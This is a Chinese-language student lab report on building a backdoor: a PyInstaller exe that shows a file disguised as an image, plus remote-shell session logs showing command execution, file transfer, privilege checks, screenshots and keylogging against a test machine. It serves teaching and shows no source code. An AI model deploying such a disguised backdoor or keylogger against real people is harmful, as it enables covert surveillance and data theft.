
作業 5-1: Let's Coding - Step1 抄抄抄

李軒豪 11011240 資工三乙

簡介

這次作業基於老師的教學影片上的操作方法,稍作修改,首先使用 docker compose 架構虛擬環境 替代 Vbox,並且在程式碼中稍作修改,使輸出畫面更漂亮。

Demo




Pyinstaller 打包完後的結果

Index of /share


<u>Name</u>	Last modified	Size Description
Parent Directory		-
client_edit.exe	2024-06-07 15:08	14M
readme.md	2024-06-07 15:03	0

Apache/2.4.52 (Ubuntu) Server at localhost Port 80

將 exe 檔分享給另一台電腦



點開 exe 後, 會看到偽裝成圖片的檔案。



啟動 server 後, client 連線成功


然後這裡的字體有上色,是因為我在程式碼中使用 rich 這個套件,讓輸出畫面更漂亮。

```
* Shell#~('172.21.0.1', 38270): dir
Volume in drive C has no label.
Volume Serial Number is 94C7-015C
Directory of C:\Users\hiban\Desktop\code space\Backdoor_practice\src\backdoor_client\dist
06/06/2024 12:11 am
                       <DIR>
06/06/2024 12:11 am <DIR>
06/06/2024 12:11 am
                           14,467,591 client_edit.exe
              1 File(s)
                           14,467,591 bytes
              2 Dir(s) 1,054,068,649,984 bytes free
* Shell#~('172.21.0.1', 35160): pip -V
pip 24.0 from C:\Program Files\Python311\Lib\site-packages\pip (python 3.11)
* Shell#~('172.21.0.1', 35160): python -V
Python 3.11.8
```


這裡測試了幾個常見的指令,分別是 pip -V、python -V、dir,可以看到 Server 端收到了 Client 端的指令, 並且正確執行。

```
* Shell#~('172.21.0.1', 35160): pwd
C:\Users\hiban\Desktop\code space\Backdoor_practice\src\backdoor_client\dist
```


由於 windows 系統下沒有 pwd 指令, 所以這裡我使用了 python 的 os 模組, 來取得當前目錄。



這裡測試了 download 指令,可以看到 Server 端成功接收到了 Client 端的檔案,並且存放在 Server 端的目錄下。



上傳前的目錄



上傳後的目錄

可以看到, kayoko.png 這個檔案, 成功上傳到 Client 端。

```
* Shell#~('172.21.0.1', 40690): check
[!!] You do NOT have admin privilege!

* Shell#~('172.21.0.1', 40690):
```


沒有管理員權限的情況下

```
* Shell#~('172.21.0.1', 43056): check
[+] Great, you have admin privilege!


* Shell#~('172.21.0.1', 43056):
```

有管理員權限的情況下

這裡測試了 check 指令,可以看到現階段的使用者是否有管理員權限。



執行 螢幕截圖指令



螢幕截圖

這裡測試了 screenshot 指令,可以看到 Server 端成功接收到了 Client 端的螢幕截圖。

```
* Shell#~('172.21.0.1', 43056): keylog_start
* Shell#~('172.21.0.1', 43056): keylog_dump
 love femboy!keylog_dump
```

這裡測試了 keylog start 與 keylog dump 指令,可以看到 Server 端成功接收到了 Client 端的鍵盤輸入。



這裡測試了 start 指令,剛好 spotify 可以用 cmd 開啟 (Spotify.exe),所以這裡我用 start 指令開啟了 spotify。

結論

在這次的作業中,我透過實際的編程與修改,成功構建了一個虛擬環境並實現了多項功能。透過使用 Docker Compose 取代 Vbox,我不僅簡化了環境的搭建過程,還提高了系統的可攜性與可重複使用性。此外,通過rich 套件,我讓終端的輸出更加美觀,提升了用戶的操作體驗。

透過測試各種指令,包括文件操作、系統管理權限檢查、鍵盤記錄和螢幕截圖等,證明了我系統的穩定性與實用性。每一個功能的實現都體現了對知識的應用和對問題解決能力的鍛煉。

最後,本作業不僅加深了我對後門程式的理解,也激起我對後門程式設計的興趣,我會繼續深入學習,提高自己的技術水平(不犯法的狀況下)。